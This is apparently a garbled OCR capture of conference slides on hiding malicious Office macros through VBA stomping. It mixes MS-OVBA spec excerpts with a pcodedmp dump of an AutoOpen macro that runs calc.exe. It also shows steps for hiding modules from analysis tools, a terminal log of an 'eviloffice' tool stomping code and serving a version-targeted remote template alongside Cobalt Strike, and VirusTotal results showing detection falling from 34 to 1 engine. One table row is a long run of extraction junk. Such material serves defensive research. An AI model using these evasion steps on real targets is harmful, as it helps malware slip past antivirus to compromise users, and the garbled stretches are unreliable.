
The _VBA_PROJECT [stream](#) contains the version-dependent description of a [VBA project](#).

The first seven bytes of the stream are version-independent and therefore can be read by any version.

0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
Reserved1																Version															
Reserved2								Reserved3																PerformanceCache (variable)							
...																															

Reserved1 (2 bytes): MUST be 0x61CC. MUST be ignored.

Version (2 bytes): An unsigned integer that specifies the version of [VBA](#) used to create the VBA project. MUST be ignored on read. MUST be 0xFFFF on write.



2.3.4.1 _VBA_PROJECT Stream: Version Dependent Project Information

02/14/2019 • 2 minutes to read


The `_VBA_PROJECT` [stream](#) contains the version-dependent description of a VBA project.

The first seven bytes of the stream are version-independent and the following bytes are version-dependent.

										1																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																																															
--	--	--	--	--	--	--	--	--	--	---	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--

Reserved1 (2 bytes): MUST be 0x61CC. MUST be ignored.

Version (2 bytes): An unsigned integer that specifies the version of the VBA project. MUST be ignored on read. MUST be 0xFFFF on write.



CC	61	AF	00	00	01	00	FF	09	04	00	00	09	04	00	00
04	01	00	00	00	00	00	00	00	00	00	00	01	00	05	00
00	2C	01	2A	00	5C	00	47	00	7B	00	30	00	30	00	00
00	00	00	00	00	00	00	15	00	15	00	00	00	00	00	00

Navigation

acros

VBA

dir

Module1

ThisDocument

_VBA_PROJECT

EXTRACTING P-CODE FROM CFBF FILES

```
pcodedmp — fish /Users/stan/Downloads/pcodedmp-master/pcodedmp — -fish — 87x17

_VBA_PROJECT parsing done.
-----
Module streams:
Macros/VBA/ThisDocument - 932 bytes
Macros/VBA/Module1 - 1078 bytes
Line #0:
    FuncDefn (Sub AutoOpen())
Line #1:
    LitStr 0x0015 "This is a basic macro"
    ArgsCall MsgBox 0x0001
Line #2:
    LitStr 0x0008 "calc.exe"
    ArgsCall Shell 0x0001
Line #3:
    EndSub
stan@aapje ~/D/p/pcodedmp> python pcodedmp.py ~/Documents/Temp/example.doc
```

<https://github.com/bontchev/pcodedmp>

STEP 3 - HIDING FROM PCODEDMP

2.3.4.2.3.2.3 MODULESTREAMNAME Record

02/14/2019 • 2 minutes to read


Specifies the [stream](#) name of the [ModuleStream](#) (section 2.3.4.3) in the [VBA Storage](#) (section 2.3.4) corresponding to the containing [MODULE Record](#) (section 2.3.4.2.3.2).

0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
Id																SizeOfStreamName															
...																StreamName (variable)															
... names for the same object...																															
...																															
Reserved																SizeOfStreamNameUnicode															
...																StreamNameUnicode (variable)															
...																															

Two names for the same object...

What could possibly go wrong? 😊

STEP 4 - MATCHING TARGET OFFICE VERSION




Connect a document template

- Can be hosted on a website (https)
- Can be any extension (e.g. lolcats.jpg)
- MS Office sends detailed version info upon retrieval 😊

```
troopers19 — mono /Users/stan/Documents/troopers19 — mono eviloffice.exe -g -s template.vba -w 8888 cs_template.dot — 112x25
...mono eviloffice.exe -g -s template.vba -w 8888 cs_template.dot ...sudo /Users/stan/Tools/Cobalt Strike/cobaltstrike — java • sudo fish /Users/stan/Tools/Cobalt Strike/cobaltstrike — -fish +
stan@aapje ~/D/troopers19> mono eviloffice.exe -g -s template.vba -w 8888 cs_template.dot
Now stomping VBA code in module: ThisDocument
Now stomping VBA code in module: Module1
Hiding module: Module1
Webserver starting on port 8888. Press a key to quit.
Webserver running...
Serving request from 10.20.13.235:57663 with user agent Microsoft Office Word 2014 (16.0.11328) Windows NT 6.1
ERROR: Incorrect MS Office version specified - skipping this step.
Serving request from 10.20.13.235:57693 with user agent Microsoft Office Word 2014 (16.0.11328) Windows NT 6.1
ERROR: Incorrect MS Office version specified - skipping this step.
Serving request from 10.20.13.235:57695 with user agent Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; ms-office; MSOffice 16)
Targeting pcode on Office version: 2016x86
Serving request from 10.20.13.235:57695 with user agent Microsoft Office Existence Discovery
ERROR: Incorrect MS Office version specified - skipping this step.
Serving request from 10.20.13.235:57708 with user agent Microsoft Office Word 2014 (16.0.11328) Windows NT 6.1
ERROR: Incorrect MS Office version specified - skipping this step.
Serving request from 10.20.13.235:57949 with user agent Microsoft Office Word 2014
ERROR: Incorrect MS Office version specified - skipping this step.
Serving request from 10.20.13.235:58086 with user agent Microsoft Office Word 2014
ERROR: Incorrect MS Office version specified - skipping this step.
Serving request from 10.20.13.235:58511 with user agent Microsoft Office Word 2014
ERROR: Incorrect MS Office version specified - skipping this step.
█
```


HOW EFFECTIVE IS THIS?



The screenshot shows the VirusTotal web interface for a file analysis. The browser tabs and address bar show the URL: <https://www.virustotal.com/#/file/a62472f7d144f8e228ee13cdd74f9a6a3abc7d8ed205524dee35f4dc9a49e698>. The search bar contains the text "Search or scan a URL, IP address, domain, or file hash".


The file icon is a Word document (DOC). The status "34 / 59" is highlighted in a red circle. The text "34 engines detected this file" is displayed. The file details are as follows:

Property	Value
SHA-256	a62472f7d144f8e228ee13cdd74f9a6a3abc7d8ed205524dee35f4dc9a49e698
File name	cs_orig.doc
File size	43 KB
Last analysis	2019-03-20 10:25:28 UTC

The "Detection" tab is active, showing a list of engines and their results:

Engine	Detection
Ad-Aware	W97M.Downloader.DAR
ALYac	W97M.Downloader.DAR
Antiy-AVL	Trojan[Downloader]/Script.AGeneric
Arcabit	W97M.Downloader.DAR
Avast	VBA:Downloader-MA [Trj]

HOW EFFECTIVE IS THIS?



The screenshot shows the VirusTotal web interface. The browser has three tabs open, all named 'VirusTotal'. The address bar shows the URL: <https://www.virustotal.com/#/file/2c53f2ea6235f0540412606429079a2489b05e2e8b385ed...>. The search bar contains the text 'Search or scan a URL, IP address, domain, or file hash'. The main content area shows a document icon labeled 'DOC' with a red circle around '1 / 58'. The title 'One engine detected this file' is displayed. Below this, the file details are listed: SHA-256 (2c53f2ea6235f0540412606429079a2489b05e2e8b385ed312a1922f66767870), File name (cs_pcode.doc), File size (39 KB), and Last analysis (2019-03-20 10:26:10 UTC). A table at the bottom shows detection results from five engines: Cyren (detected 